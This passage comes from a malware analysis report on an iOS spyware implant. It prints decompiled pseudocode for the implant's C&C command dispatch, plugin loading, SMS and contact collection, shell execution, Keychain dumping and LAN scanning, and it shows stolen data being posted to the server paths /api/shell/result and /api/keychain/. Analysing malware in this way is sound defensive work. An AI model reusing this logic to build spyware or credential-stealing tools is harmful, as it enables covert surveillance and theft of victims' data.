  v36 = objc_msgSend(v35, "initWithBlock:", &v42);
  v37 = self->_thread;
  self->_thread = v36;
  objc_release(v37);
  objc_msgSend(self->_thread, "start");
}
else
{
  _lws_log(1LL, "lws init failed\n");
  NSLog(CFSTR("websocket client initialize failed"));
}

protocols
_ZL9protocols  DCQ aIrcTest        ; DATA XREF: -[WebSocketModule setConfigWithDeviceId:serverIp:serverPort:reques
                                   ; "irc-test"
               DCQ __ZL15callback_brokerP3lws20lws_callback_reasonsPvS2_m ; callback_broker(lws *,lws_callback_reasons
               DCB 0x10
```

*Figure 32: Callback broker.*

The broker method (for managing the lifecycle of the web socket handler) uses an interrupted reason to trap into a different handler method. Among those reasons, LWS_CALLBACK_CLIENT_RECEIVE reason, whose value is 8, is responsible for receiving the commands sent from the C&C server in this attack event.

```
__int64 __fastcall callback_broker(__int64 a1, __int64 a2, __int64 a3, unsigned int *a4, __int64 a5)
{
  id v10; // x0
  id v11; // x0
  void *v12; // x25
  id v13; // x0
  id v14; // x24
  __int64 v15; // x19

  v10 = +[SocketRocketUtility instance](&OBJC_CLASS___SocketRocketUtility, "instance");
  v11 = objc_retainAutoreleasedReturnValue(v10);
  v12 = v11;
  v13 = objc_msgSend(v11, "wsModule");
  v14 = objc_retainAutoreleasedReturnValue(v13);
  objc_release(v12);
  objc_msgSend(v14, "handleInternalEvent:reason:user:in:size:", a1, a2, a3, a4, a5);
  v15 = lws_callback_http_dummy(a1, a2, a3, a4);
  objc_release(v14);
  return v15;

switch ( a4 )
{
  case 1:                                   // : LWS_CALLBACK_CLIENT_CONNECTION_ERROR
    v11 = CFSTR("CLIENT_CONNECTION_ERROR: %s\n");
    goto LABEL_21;
  case 3:                                   // : LWS_CALLBACK_CLIENT_ESTABLISHED
    NSLog(CFSTR("**websocket callback LWS_CALLBACK_CLIENT_ESTABLISHED**"));
    NSLog(CFSTR("%s: established\n"));
    lws_set_timer_usecs(v9, 5000000LL);
    -[WebSocketModule setSocketStatus:](v10, "setSocketStatus:", 1LL);
    break;
  case 4:
    NSLog(CFSTR("websocket callback LWS_CALLBACK_CLOSED"));
    v10->_client = 0LL;
    -[WebSocketModule setSocketStatus:](v10, "setSocketStatus:", 3LL);
    break;
  case 8:                                   // : LWS_CALLBACK_CLIENT_RECEIVE
    -[WebSocketModule setSocketStatus:](self, "setSocketStatus:", 5LL);
    NSLog(CFSTR("websocket callback LWS_CALLBACK_CLIENT_RECEIVE"));
    v12 = objc_msgSend(&OBJC_CLASS___NSData, "dataWithBytes:length:", a6, a7);
    v13 = objc_retainAutoreleasedReturnValue(v12);
    v14 = objc_msgSend(&OBJC_CLASS___NSString, "alloc");
    v15 = objc_msgSend(v14, "initWithData:encoding:", v13, 4LL);
    v16 = +[SocketRocketUtility instance](&OBJC_CLASS___SocketRocketUtility, "instance");
    objc_msgSend(v16, "ReceiveMessageWithString:", v15);
    objc_release(v15);
    objc_release(v13);
    break;
  case 9:                                   // : LWS_CALLBACK_CLIENT_RECEIVE_PONG
    NSLog(CFSTR("websocket callback LWS_CALLBACK_CLIENT_RECEIVE_PONG"));
    NSLog(CFSTR("LWS_CALLBACK_CLIENT_RECEIVE_PONG\n"));
    lwsl_hexdump_level(4LL, a6, a7);
    break;
  case 10:                                  // : LWS_CALLBACK_CLIENT_WRITEABLE
    NSLog(CFSTR("LWS_CALLBACK_CLIENT_WRITEABLE"));
    v30 = 0LL;
    v17 = (unsigned int)-[WebSocketModule linkqueue_dequeue:Value:](v10, "linkqueue_dequeue:Value:", 
    v18 = objc_retain(v30);
    v19 = v18;
    if ( !v17 )
    {
      v29 = v18;
      NSLog(CFSTR("***send msg=%@***"));
      if ( v19 )
      {
        v20 = objc_msgSend(v19, "dataUsingEncoding:", 4LL, v29);
        v21 = objc_retainAutoreleasedReturnValue(v20);
        v22 = objc_msgSend(v21, "length");
        objc_release(v21);
        v23 = objc_retainAutorelease(v19);
        v24 = objc_msgSend(v23, "UTF8String");
        memcpy(v10->data + 16, v24, (size_t)v22);
        if ( v22 != (id)(int)lws_write(v9, v10->data + 16, v22, 0LL) )
          NSLog(CFSTR("websocket send message failed"));
        lws_callback_on_writable(v9, v25, v26, v27, v28);
      }
```

*Figure 33: Broker method used for managing the lifecycle of the web socket handler.*

After getting the message, it will call the DealFrameCommand() function to deal with each kind of message, such as config, command plan, and command execution messages.

```
void __cdecl -[SocketRocketUtility ReceiveMessageWithString:](SocketRocketUtility *self, SEL a2, id a3)
{
  id v4; // x0
  void *v5; // x19
  id v6; // [xsp+0h] [xbp-20h]

  v4 = objc_retain(a3);
  v5 = v4;
  if ( v4 )
  {
    v6 = v4;
    NSLog(CFSTR("receive=%@"));
    -[SocketRocketUtility DealFrameCommand:](self, "DealFrameCommand:", v5, v6);
  }
  objc_release(v5);
}


  v9 = objc_msgSend(v7, "objectForKey:", CFSTR("cmd"));
  v10 = objc_retainAutoreleasedReturnValue(v9);
  v11 = objc_msgSend(v10, "integerValue");
  objc_release(v10);
  switch ( (unsigned __int64)v11 )
  {
    case 10001uLL:
      -[SocketRocketUtility DealHeartBeat:](self, "DealHeartBeat:", v8);
      break;
    case 10002uLL:
    case 10006uLL:
      -[SocketRocketUtility DealConfig:](self, "DealConfig:", v8);
      break;
    case 10003uLL:
      -[SocketRocketUtility DealTransportControl:](self, "DealTransportControl:", v8);
      break;
    case 10004uLL:
      -[SocketRocketUtility DealCommandPlan:](self, "DealCommandPlan:", v8);
      break;
    case 10005uLL:
      +[CommandThread setPlugin_data:](&OBJC_CLASS___CommandThread, "setPlugin_data:", v5);
      +[CommandThread EnQueue:](&OBJC_CLASS___CommandThread, "EnQueue:", 1LL);
      break;
    case 10008uLL:
      -[SocketRocketUtility DealExeCommand:](self, "DealExeCommand:", v8);
      break;
    case 10009uLL:
      -[SocketRocketUtility DealCommandOver:](self, "DealCommandOver:", v8);
      break;
    case 10010uLL:
      -[SocketRocketUtility DealStopCommand:](self, "DealStopCommand:", v8);
      break;
    case 10013uLL:
    case 10014uLL:
      +[DormantControl UpdateDormantConfig:](&OBJC_CLASS___DormantControl, "UpdateDormantConfig:", v5);
      break;
    case 10015uLL:
      +[CommandThread EnQueue:](&OBJC_CLASS___CommandThread, "EnQueue:", 5LL);
      break;
    case 10018uLL:
      v12 = +[PermissionInfo lightPermission](&OBJC_CLASS___PermissionInfo, "lightPermission");
      v13 = objc_retainAutoreleasedReturnValue(v12);
      -[SocketRocketUtility sendMessage:](self, "sendMessage:", v13);
      objc_release(v13);
      break;
    case 10020uLL:
      objc_msgSend(self, "performSelectorOnMainThread:withObject:waitUntilDone:", "destroy", 0LL, 0LL);
      break;


  v45 = +[base64 base64EncodeString:](&OBJC_CLASS___base64, "base64EncodeString:", v44);
  v46 = v14;
  v47 = v12;
  v48 = v5;
  v49 = objc_retainAutoreleasedReturnValue(v45);
  +[DbCommandPlan insertCommandPlan:start:stop:inter:cmd:arg:](
    &OBJC_CLASS___DbCommandPlan,
    "insertCommandPlan:start:stop:inter:cmd:arg:",
    v60,
    v59,
    v58,
    v57,
    v42,
    v49);
```

*Figure 34: A sample showing how it deals with command plan messages.*

An init() then thread initializes the plug-in loading. The initialized process is shown in FIgure 35.

```
void __cdecl +[CommandThread CommandThreadEntryPoint](id a1, SEL a2)
{
  dispatch_semaphore_t v3; // x0
  void *v4; // x8
  int i; // w26
  unsigned int v6; // w0
  bool v7; // zf
  unsigned int v8; // [xsp+Ch] [xbp-44h]

  v3 = dispatch_semaphore_create(0LL);
  v4 = (void *)thread_seme;
  thread_seme = (__int64)v3;
  objc_release(v4);
  thread_run = 1;
  +[CommandThread CreateEmptySequeue](&OBJC_CLASS___CommandThread, "CreateEmptySequeue");
  +[CommandThread EnQueue:](&OBJC_CLASS___CommandThread, "EnQueue:", 2LL);
  for ( i = 0; ; ++i )
  {
    sleep(1u);                    __objc2_class
    v6 = (unsigned int)+[CommandThread DeQueue:](&OBJC_CLASS___CommandThread, "DeQueue:", &v8);
    if ( v6 )
      v7 = 1;
    else
      v7 = thread_run == 0;
    if ( !v7 )
    {
      +[CommandThread DispatchMessage:](&OBJC_CLASS___CommandThread, "DispatchMessage:", v8);
      continue;
    }
```

```
void __cdecl +[CommandThread DispatchMessage:](id a1, SEL a2, int a3)
{
  switch ( a3 )
  {
    case 0:
      objc_msgSend(a1, "DispatchCommand");
      break;
    case 1:
      objc_msgSend(a1, "UpdatePlugin:");
      break;
    case 2:
      objc_msgSend(a1, "InitPlugin");
      break;
    case 3:
      objc_msgSend(a1, "PluginTimer:");
      break;
    case 4:
      objc_msgSend(a1, "UploadMobileInfo");
      break;
    case 5:
      objc_msgSend(a1, "UploadLogFile");
      break;
    default:
      return;
  }
```

```
void __cdecl +[CommandThread InitPlugin](id a1, SEL a2)
{
  void *v2; // x19
  __int64 v3; // x1

  NSLog(CFSTR("**********Enter Init Plugin!!!************"), a2);
  v2 = objc_autoreleasePoolPush();
  +[PluginManage LoadPluginList](&OBJC_CLASS___PluginManage, "LoadPluginList");
  objc_autoreleasePoolPop(v2);
  NSLog(CFSTR("*************Leave Init Plugin!!!**************"), v3);
}
```

```
void __cdecl +[PluginManage LoadPluginList](id a1, SEL a2)
{
  id v3; // x0
  id v4; // x22
  id v5; // x0
  id v6; // x20
  __int64 v7; // x1

  NSLog(CFSTR("***********Enter LoadPluginList*************"), a2);
  bIsLoadComplete = 0;
  v3 = +[Common instance](&OBJC_CLASS___Common, "instance");
  v4 = objc_retainAutoreleasedReturnValue(v3);
  objc_msgSend(v4, "sendLog:c:", 10000LL, CFSTR("开始加载插件列表..."));
  objc_release(v4);
  objc_msgSend(a1, "SendPluginListInfo");
  objc_msgSend(a1, "DownPluginTask");
  objc_msgSend(a1, "LoadALLPlugin");
  objc_msgSend(a1, "SendPluginListStatus");
  v5 = +[Common instance](&OBJC_CLASS___Common, "instance");
  v6 = objc_retainAutoreleasedReturnValue(v5);
  objc_msgSend(v6, "sendLog:c:", 10000LL, CFSTR("加载插件列表完毕..."));
  objc_release(v6);
  bIsLoadComplete = 1;
  NSLog(CFSTR("***********Leave LoadPluginList*************"), v7);
}
```

*Figure 35: Plug-in loading gets initialized.*

The plug-in loading method is notable: it first gets the plug-in name, path and classname, then uses the path to load the plug-in file through the *dlopen()* function. After that, it uses the objc_getClass() function to get the exposed class object, with ‘classname’ as the argument. This way, the Light module can get each plug-in’s main class object and use these class objects to start up their own thread.

```
v10 = objc_msgSend(v8, "objectForKey:", CFSTR("name"));
v11 = objc_retainAutoreleasedReturnValue(v10);
v12 = objc_msgSend(v9, "objectForKey:", CFSTR("path"));
v13 = objc_retainAutoreleasedReturnValue(v12);
v14 = objc_msgSend(v9, "objectForKey:", CFSTR("classname"));
v15 = objc_retainAutoreleasedReturnValue(v14);
v16 = v15;
v45 = v15;
NSLog(CFSTR("name=%@,path=%@,class=%@"), v17);
objc_msgSend(a1, "MovePluginItem:", v11, v11, v13, v45);
v18 = objc_msgSend(a1, "LoadPluginItem:path:classname:", v11, v13, v16);
v19 = objc_retainAutoreleasedReturnValue(v18);
v20 = v19;
if ( !v19 )
{
BEL_15:
  objc_release(v20);
  objc_release(v16);
  objc_release(v13);
  objc_release(v11);
  goto LABEL_16;
}
v21 = objc_msgSend(v19, "pluginObj");
v22 = objc_retainAutoreleasedReturnValue(v21);
v47 = v22;
if ( v22 )
{
  v46 = a1;
  v23 = objc_msgSend(v22, "GetPluginCommandID");
  if ( (_DWORD)v23 )
  {
    v24 = +[Common instance](&OBJC_CLASS___Common, "instance");
    v25 = objc_retainAutoreleasedReturnValue(v24);
    v26 = (unsigned __int8)objc_msgSend(v47, "init:", v25);
    objc_release(v25);
```

*Figure 36: The objc_getClass() function with 'classname' as argument.*

```
bool __cdecl -[BaseInfo init:](BaseInfo *self, SEL a2, id a3)
{
  struct objc_super v4; // [xsp+80h] [xbp-30h]
  char v5; // [xsp+97h] [xbp-19h]
  id location; // [xsp+98h] [xbp-18h]
  SEL v7; // [xsp+A0h] [xbp-10h]
  BaseInfo *v8; // [xsp+A8h] [xbp-8h]

  v8 = self;
  v7 = a2;
  location = 0LL;
  objc_storeStrong(&location, a3);
  v5 = 0;
  v4.receiver = v8;
  v4.cls = &OBJC_CLASS___BaseInfo;
  objc_msgSendSuper2(&v4, "initializeWithCommon:async:", location, 0LL);
  v8->_initialized = 1;
  v5 = 1;
  objc_storeStrong(&location, 0LL);
  return 1;
}
```

*Figure 37: With baseinfoaaa.dylib module as an example, it first calls the init() method.*

```
v4 = dispatch_semaphore_create(0LL);
v5 = v24->_signal;
v24->_signal = v4;
objc_release(v5);
v13 = objc_msgSend(&OBJC_CLASS___NSThread, "alloc");
v15 = _NSConcreteStackBlock;
v16 = -1040187392;
v17 = 0;
v18 = __41__BasePlugin_initializeWithCommon_async___block_invoke;
v19 = &__block_descriptor_tmp;
v20 = objc_retain(v24);
v12 = objc_msgSend(v13, "initWithBlock:", &v15);
v6 = v24->_thread;
v24->_thread = v12;
objc_release(v6);
v11 = v24->_thread;
v10 = -[BasePlugin name](v24, "name");
v9 = objc_retainAutoreleasedReturnValue(v10);
v8 = objc_msgSend(v9, "stringByAppendingString:", CFSTR(" thread"));
v7 = objc_retainAutoreleasedReturnValue(v8);
objc_msgSend(v11, "setName:", v7);
objc_release(v7);
objc_release(v9);
objc_msgSend(v24->_thread, "start");
dispatch_semaphore_wait(v24->_signal, 0xFFFFFFFFFFFFFFFFLL);
objc_storeStrong((id *)&v20, 0LL);
```

*Figure 38: It then starts up the run loop.*

After all the plug-ins load successfully, attackers can send the control commands for this malicious agent. The agent will dispatch these commands to different modules.

```
for ( i = objc_msgSend(v4, "count", v4); v6 < (unsigned __int64)i; i = objc_msgSend(v4, v7, v29) )
{
  v12 = objc_msgSend(v4, v8, v6);
  v13 = objc_retainAutoreleasedReturnValue(v12);
  v29 = v13;
  NSLog(v10, v14);
  if ( v13 )
  {
    v15 = objc_msgSend(v13, v9, CFSTR("cmd"), v13);
    v16 = objc_retainAutoreleasedReturnValue(v15);
    v17 = objc_msgSend(v13, v9, CFSTR("arg"));
    v18 = objc_retainAutoreleasedReturnValue(v17);
    v19 = v18;
    v20 = +[base64 base64DecodeString:](&OBJC_CLASS___base64, "base64DecodeString:", v18);
    v30 = v6;
    v21 = v4;
    v22 = v9;
    v23 = v7;
    v24 = v8;
    v25 = v10;
    v26 = objc_retainAutoreleasedReturnValue(v20);
    v27 = objc_msgSend(v16, "integerValue");
    +[DbCommandRecord updateCommandStatus:s:](&OBJC_CLASS___DbCommandRecord, "updateCommandStatus:s:", v27, 2LL);
    NSLog(CFSTR("cmd=%d,arg=%@"), v28);
    +[CommandThread ExeCommand:arg:](&OBJC_CLASS___CommandThread, "ExeCommand:arg:", v27, v26, v27, v26);
```

*Figure 39: The agent calls the ExeCommand:arg: function, which is in the CommandThread class, to execute the commands.*

```
void __cdecl +[CommandThread ExeCommand:arg:](id a1, SEL a2, int a3, id a4)
{
  __int64 v4; // x21
  id v5; // x19
  __int64 v6; // x1
  void *v7; // x20
  NSString *v8; // x0
  NSString *v9; // x22
  __int64 v10; // x1
  __int64 v11; // x1
  __int64 v12; // x1

  v4 = *(_QWORD *)&a3;
  v5 = objc_retain(a4);
  NSLog(CFSTR("Enter ExeCommand"), v6);
  v7 = objc_autoreleasePoolPush();
  v8 = objc_msgSend(&OBJC_CLASS___NSString, "stringWithFormat:", CFSTR("%@"), v5);
  v9 = objc_retainAutoreleasedReturnValue(v8);
  NSLog(CFSTR("start inCmd=%d inStrArg=%@"), v10);
  +[PluginManage StartCommand:Argv:](&OBJC_CLASS___PluginManage, "StartCommand:Argv:", v4, v9, v4, v9);
  NSLog(CFSTR("end inCmd=%d inStrArg=%@"), v11);
  objc_release(v9);
  objc_autoreleasePoolPop(v7);
  NSLog(CFSTR("Leave ExeCommand"), v12);
```

```
void __cdecl +[PluginManage StartCommand:Argv:](id a1, SEL a2, int a3, id a4)
{
  __int64 v4; // x20
  id v6; // x19
  id v7; // x0
  id v8; // x0
  void *v9; // x21
  id v10; // x0
  id v11; // x0
  void *v12; // x22

  v4 = *(_QWORD *)&a3;
  v6 = objc_retain(a4);
  v7 = objc_msgSend(a1, "GetPluginWithCommand:", v4);
  v8 = objc_retainAutoreleasedReturnValue(v7);
  v9 = v8;
  if ( v8 )
  {
    v10 = objc_msgSend(v8, "pluginObj");
    v11 = objc_retainAutoreleasedReturnValue(v10);
    v12 = v11;
    if ( v11 )
      objc_msgSend(v11, "StartCommand:Argv:", v4, v6);
    objc_release(v12);
  }
  objc_release(v9);
  objc_release(v6);
}
```

*Figure 40: The ExeCommand:arg: function uses a related plug-in object to call its own StartCommand:Argv: function for executing corresponding commands.*

### BasicInfo module (Command ID 11000)

This module is mainly for gathering and uploading information such as *iPhone* hardware information, contacts, SMS messages, and phone calls.

```
-[BaseInfo fetchContactsWithPageSize:]
-[BaseInfo fetchSMSMessagesWithPageSize:]
-[BaseInfo fetchPhoneCallHistoryWithPageSize:]
-[BaseInfo fetchDeviceInfo]
```

```
-[BaseInfo uploadContacts:data:]
-[BaseInfo uploadSMSMessages:data:]
-[BaseInfo uploadPhoneCallHistory:data:]
```

*Figure 41: The BasicInfo module gathers different iPhone information.*

```
v88 = self;
v87 = a2;
v86 = a3;
v85 = objc_retain(CFSTR("/var/mobile/Library/SMS/sms.db"));
v83 = 0LL;
v60 = +[BaseInfoStrings startFetchingSMSMessages](&OBJC_CLASS___BaseInfoStrings, "startFetchingSMSMessages");
v59 = objc_retainAutoreleasedReturnValue(v60);
-[BasePlugin sendLog:cmdId:](v88, "sendLog:cmdId:", v59, (unsigned int)cmdId);
objc_release(v59);
v58 = -[BasePlugin common](v88, "common");
v57 = objc_retainAutoreleasedReturnValue(v58);
v56 = objc_msgSend(v57, "databaseWithPath:", v85);
v84 = objc_retainAutoreleasedReturnValue(v56);
objc_release(0LL);
objc_release(v57);
-[BasePlugin logDebug:tag:](v88, "logDebug:tag:", CFSTR("start opening SMS database"), v88->_name);
if ( !((unsigned int)objc_msgSend(v84, "open") & 1) )
{
  v55 = +[BaseInfoStrings smsDatabase](&OBJC_CLASS___BaseInfoStrings, "smsDatabase");
  v54 = objc_retainAutoreleasedReturnValue(v55);
  v53 = +[BaseInfoStrings canNotOpenDatabase:](&OBJC_CLASS___BaseInfoStrings, "canNotOpenDatabase:", v54);
  v52 = objc_retainAutoreleasedReturnValue(v53);
  v51 = +[PluginException exceptionWithErrorCode:Reason:](
          &OBJC_CLASS___PluginException,
          "exceptionWithErrorCode:Reason:",
          6LL,
          v52);
  v3 = objc_retainAutoreleasedReturnValue(v51);
  v4 = objc_autorelease(v3);
  objc_exception_throw(v4);
    _break(1u);
  JUMPOUT(0xE07CLL);
}
```

*Figure 42: Code that gathers the targets' SMS information.*

### ShellCommandaaa module (Command ID 20000)

This module is mainly used for executing shell commands.

```
void __cdecl -[ShellCommand StartCommand:Argv:](ShellCommand *self, SEL a2, int a3, id a4)
{
  __int64 v4; // x21
  id v6; // x19

  v4 = *(_QWORD *)&a3;
  v6 = objc_retain(a4);
  objc_msgSend(
    _myDDLog,
    "log:level:flag:context:file:function:line:tag:format:",
    1LL,
    -1LL,
    16LL,
    0LL,
    191LL,
    0LL,
    CFSTR("[%s][%s][%d]Enter Start Command:%@"),
    "/Users/mac/hs/dev/iosmm/light/ShellCommand/ShellCommand/ShellCommand.m",
    "-[ShellCommand StartCommand:Argv:]",
    191LL,
    v6);
  if ( (_DWORD)v4 == 20001 )
    -[Shell ShellExeCommand:](self->mShell, "ShellExeCommand:", v6);
  else
    -[ShellCommand SendOverPackage:s:](self, "SendOverPackage:s:", v4, 0LL);
  objc_release(v6);
}
```

*Figure 43: The ShellCommandaaa module for executing shell commands.*

```
v19 = objc_msgSend(&OBJC_CLASS___NSString, "stringWithFormat:", CFSTR("开始执行shell指令:%@"), v10);
v20 = objc_retainAutoreleasedReturnValue(v19);
objc_msgSend(v18, "sendLog:c:", 20001LL, v20);
objc_release(v20);
objc_release(v18);
bzero(v83, 0x400uLL);
v21 = objc_msgSend(&OBJC_CLASS___NSString, "string");
v22 = objc_retainAutoreleasedReturnValue(v21);
objc_release(&stru_81B8);
v23 = objc_msgSend(&OBJC_CLASS___NSString, "stringWithFormat:", CFSTR("cd %@;%@;"), v13, v10);
v24 = objc_retainAutoreleasedReturnValue(v23);
v25 = objc_retainAutorelease(v24);
v26 = v25;
v27 = (const char *)objc_msgSend(v25, "cStringUsingEncoding:", 1LL);
v28 = popen(v27, "r+");                       // lilang: execute the shell command in a fork process
v29 = v28;
if ( !v28 )
```

*Figure 44: The popen function is used to fork a child process and execute shell commands.*

The module will upload the execution result if necessary. Here it uses the dictToJsonData() function to serialize the result and post the data to the hxxp://…/api/shell/result server.

```
v35 = objc_msgSend(&OBJC_CLASS___NSMutableDictionary, "alloc");
v36 = objc_msgSend(v35, "init");
v37 = objc_msgSend(&OBJC_CLASS___NSNumber, "numberWithInt:", v16);
v38 = objc_retainAutoreleasedReturnValue(v37);
objc_msgSend(v36, "setValue:forKey:", v38, CFSTR("id"));
objc_release(v38);
objc_msgSend(v36, "setValue:forKey:", v74, CFSTR("command"));
objc_msgSend(v36, "setValue:forKey:", v33, CFSTR("result"));
v39 = objc_msgSend(&OBJC_CLASS___NSNumber, "numberWithInt:", 0LL);
v40 = objc_retainAutoreleasedReturnValue(v39);
objc_msgSend(v36, "setValue:forKey:", v40, CFSTR("status"));
objc_release(v40);
v41 = objc_msgSend(&OBJC_CLASS___NSMutableDictionary, "alloc");
v42 = objc_msgSend(v41, "init");
v43 = objc_msgSend(&OBJC_CLASS___NSNumber, "numberWithInteger:", 20001LL);
v44 = objc_retainAutoreleasedReturnValue(v43);
objc_msgSend(v42, "setValue:forKey:", v44, CFSTR("cmd"));
objc_release(v44);
v45 = +[ShellCommand GetCommonApi](&OBJC_CLASS___ShellCommand, "GetCommonApi");
v46 = objc_retainAutoreleasedReturnValue(v45);
v47 = v46;
v48 = objc_msgSend(v46, "GetDeviceID");
v49 = objc_retainAutoreleasedReturnValue(v48);
objc_msgSend(v42, "setValue:forKey:", v49, CFSTR("uid"));
objc_release(v49);
objc_release(v47);
v50 = +[ShellCommand GetCommonApi](&OBJC_CLASS___ShellCommand, "GetCommonApi");
v51 = objc_retainAutoreleasedReturnValue(v50);
v52 = v51;
v53 = objc_msgSend(v51, "dictToJsonData:", v36);
v54 = objc_retainAutoreleasedReturnValue(v53);
objc_msgSend(v42, "setValue:forKey:", v54, CFSTR("data"));
objc_release(v54);
objc_release(v52);
v55 = +[ShellCommand GetCommonApi](&OBJC_CLASS___ShellCommand, "GetCommonApi");
v56 = objc_retain(v55);
v75 = _NSConcreteStackBlock;
v76 = 3254779904LL;
v77 = __23__Shell_XXXExeCommand___block_invoke;
v78 = &__block_descriptor_48_e8_32s40s_e34_v24__0__NSDictionary_8__NSError_16l;
v79 = self;
v57 = objc_retain(v74);
v80 = v57;
objc_msgSend(v56, "postForm:toUrl:onCompletion:runLoop:", v42, CFSTR("/api/shell/result"), &v75, 0LL);
```

*Figure 45: ShellCommandaaa uses the dictToJsonData() function.*

### KeyChain module (Command ID 31000)

This module is mainly for getting targets' Keychain information. It uses the SecItemCopyMatching() [20] function with the following dictionary to copy Keychain items.

```
id __fastcall getKeychainObjectsForSecClass(__int64 a1)
{
  NSMutableDictionary *v1; // x0
  id v3; // [xsp+10h] [xbp-40h]
  id location; // [xsp+38h] [xbp-18h]
  id v5; // [xsp+40h] [xbp-10h]
  __int64 v6; // [xsp+48h] [xbp-8h]

  v6 = a1;
  v1 = objc_msgSend(&OBJC_CLASS___NSMutableDictionary, "alloc");
  v5 = objc_msgSend(v1, "init");
  objc_msgSend(v5, "setObject:forKey:", v6, kSecClass);
  objc_msgSend(v5, "setObject:forKey:", kSecMatchLimitAll, kSecMatchLimit);
  objc_msgSend(v5, "setObject:forKey:", kCFBooleanTrue, kSecReturnAttributes);
  objc_msgSend(v5, "setObject:forKey:", kCFBooleanTrue, kSecReturnRef);
  objc_msgSend(v5, "setObject:forKey:", kCFBooleanTrue, kSecReturnData);
  location = 0LL;
  if ( (unsigned int)SecItemCopyMatching(v5, &location) )
    objc_storeStrong(&location, 0LL);
  v3 = objc_retain(location);
  objc_storeStrong(&location, 0LL);
  objc_storeStrong(&v5, 0LL);
  return objc_autoreleaseReturnValue(v3);
}
```

*Figure 46: The SecItemCopyMatching() function.*

```
while ( 1 )
{
  v21 = v23;
  if ( *(_QWORD *)v33[2] != v24 )
    objc_enumerationMutation(v26);
  objc_storeStrong(&location, *(id *)(v33[1] + 8 * v23));
  if ( v36 == kSecClassGenericPassword )
  {
    v20 = v40;
    v10 = (void *)printGenericPassword(location);
    v19 = objc_retainAutoreleasedReturnValue(v10);
    objc_msgSend(v20, "addObject:", v19);
    objc_release(v19);
  }
  else if ( v36 == kSecClassCertificate )
  {
    v18 = v39;
    v11 = (void *)printCertificate(location);
    v17 = objc_retainAutoreleasedReturnValue(v11);
    objc_msgSend(v18, "addObject:", v17);
    objc_release(v17);
  }
  else if ( v36 == kSecClassKey )
  {
    v16 = v38;
    v12 = (void *)printKey(location);
    v15 = objc_retainAutoreleasedReturnValue(v12);
    objc_msgSend(v16, "addObject:", v15);
    objc_release(v15);
  }
  ++v23;
```

*Figure 47: Each item, including the password, certificate, and key, is parsed and added into the return data object.*

```
objc_msgSend((id)ICommonDelegate, "sendLog:c:", 31001LL, CFSTR("开始获取keychain列表."));
v10 = -[KeyChain GetKeyChainData](v21, "GetKeyChainData");
v19 = objc_retainAutoreleasedReturnValue(v10);
v9 = objc_msgSend((id)ICommonDelegate, "dictToJsonData:", v19);
v18 = objc_retainAutoreleasedReturnValue(v9);
if ( ddLogLevel & 0x10 )
  objc_msgSend(
    (id)_myDDLog,
    "log:level:flag:context:file:function:line:tag:format:",
    1LL,
    ddLogLevel,
    16LL,
    0LL,
    "/Users/mac/work/irc_framework/KeyChain/KeyChain/KeyChain.m",
    "-[KeyChain GetKeyChain]",
    91LL,
    0LL,
    CFSTR("[%s][%s][%d]KeyChain=:%@"),
    "/Users/mac/work/irc_framework/KeyChain/KeyChain/KeyChain.m",
    "-[KeyChain GetKeyChain]",
    91LL,
    v18);
v8 = objc_msgSend(&OBJC_CLASS___NSMutableDictionary, "alloc");
v7 = objc_msgSend(v8, "init");
v17 = v7;
objc_release(0LL);
objc_msgSend(v7, "setValue:forKey:", v18, CFSTR("data"));
v6 = objc_msgSend(&OBJC_CLASS___NSNumber, "numberWithInteger:", 31001LL);
v5 = objc_retainAutoreleasedReturnValue(v6);
objc_msgSend(v7, "setValue:forKey:", v5, CFSTR("cmd"));
objc_release(v5);
v4 = objc_msgSend((id)ICommonDelegate, "GetDeviceID");
v3 = objc_retainAutoreleasedReturnValue(v4);
objc_msgSend(v7, "setValue:forKey:", v3, CFSTR("uid"));
objc_release(v3);
v11 = _NSConcreteStackBlock;
v12 = -1040187392;
v13 = 0;
v14 = __23__KeyChain_GetKeyChain__block_invoke;
v15 = &__block_descriptor_tmp;
v2 = (id)ICommonDelegate;
v16 = objc_retain(v21);
objc_msgSend(v2, "postForm:toUrl:onCompletion:runLoop:", v7, CFSTR("/api/keychain/"), &v1
```

*Figure 48. Sensitive information is uploaded to the hxxp://…/api/keychain/ server.*

### Screenaaa module (Command ID 33000)

This module is mainly for scanning around the target device. The method it uses goes through these four steps:

1. Determine the target device IP address and the subnet mask.
2. Calculate the range of possible addresses in its subnet. The range is obtained by using logical AND operator, where operands are binary values of the IP address and subnet mask.

```
v8 = -[MMLANScanner delegate](v81, "delegate");
v47 = objc_retainAutoreleasedReturnValue(v8);
v46 = (unsigned __int8)objc_msgSend(v47, "respondsToSelector:", "lanScanDidFindNewDevice:");
objc_release(v47);
if ( v46 & 1 )
{
  v9 = -[MMLANScanner delegate](v81, "delegate");
  v45 = objc_retainAutoreleasedReturnValue(v9);
  v10 = -[MMLANScanner device](v81, "device");
  v44 = objc_retainAutoreleasedReturnValue(v10);
  objc_msgSend(v45, "lanScanDidFindNewDevice:", v44);
  objc_release(v44);
  objc_release(v45);
}
v11 = -[MMLANScanner device](v81, "device");
v12 = objc_retainAutoreleasedReturnValue(v11);
v43 = v12;
v13 = -[MMDevice ipAddress](v12, "ipAddress");
v42 = objc_retainAutoreleasedReturnValue(v13);
v14 = -[MMLANScanner device](v81, "device");
v15 = objc_retainAutoreleasedReturnValue(v14);
v41 = v15;
v16 = -[MMDevice subnetMask](v15, "subnetMask");
v17 = objc_retainAutoreleasedReturnValue(v16);
v40 = v17;
v18 = +[LANProperties getAllHostsForIP:andSubnet:](
        &OBJC_CLASS___LANProperties,
        "getAllHostsForIP:andSubnet:",
        v42,
        v17);
v39 = objc_retainAutoreleasedReturnValue(v18);
-[MMLANScanner setIpsToPing:](v81, "setIpsToPing:", v39);
```

*Figure 49: MMLANScanner start function.*

3. Iterate through the range and ping each IP address.

```
while ( 1 )
{
  v32 = v34;
  if ( *v72 != v35 )
    objc_enumerationMutation(obj);
  v78 = *(_QWORD *)(v71 + 8 * v34);
  v62 = 0;
  v31 = objc_msgSend(&OBJC_CLASS___PingOperation, "alloc");
  v63 = _NSConcreteStackBlock;
  v64 = -1040187392;
  v65 = 0;
  v66 = __21__MMLANScanner_start__block_invoke;
  v67 = &__block_descriptor_tmp;
  v30 = v78;
  objc_copyWeak(&v68, &location);
  v62 = 1;
  v69 = -[PingOperation initWithIPToPing:andCompletionHandler:](
          v31,
          "initWithIPToPing:andCompletionHandler:",
          v30,
          &v63);
  v29 = objc_msgSend(&OBJC_CLASS___MACOperation, "alloc");
  v28 = v78;
  v27 = -[MMLANScanner brandDictionary](v81, "brandDictionary");
  v20 = objc_retainAutoreleasedReturnValue(v27);
  v54 = _NSConcreteStackBlock;
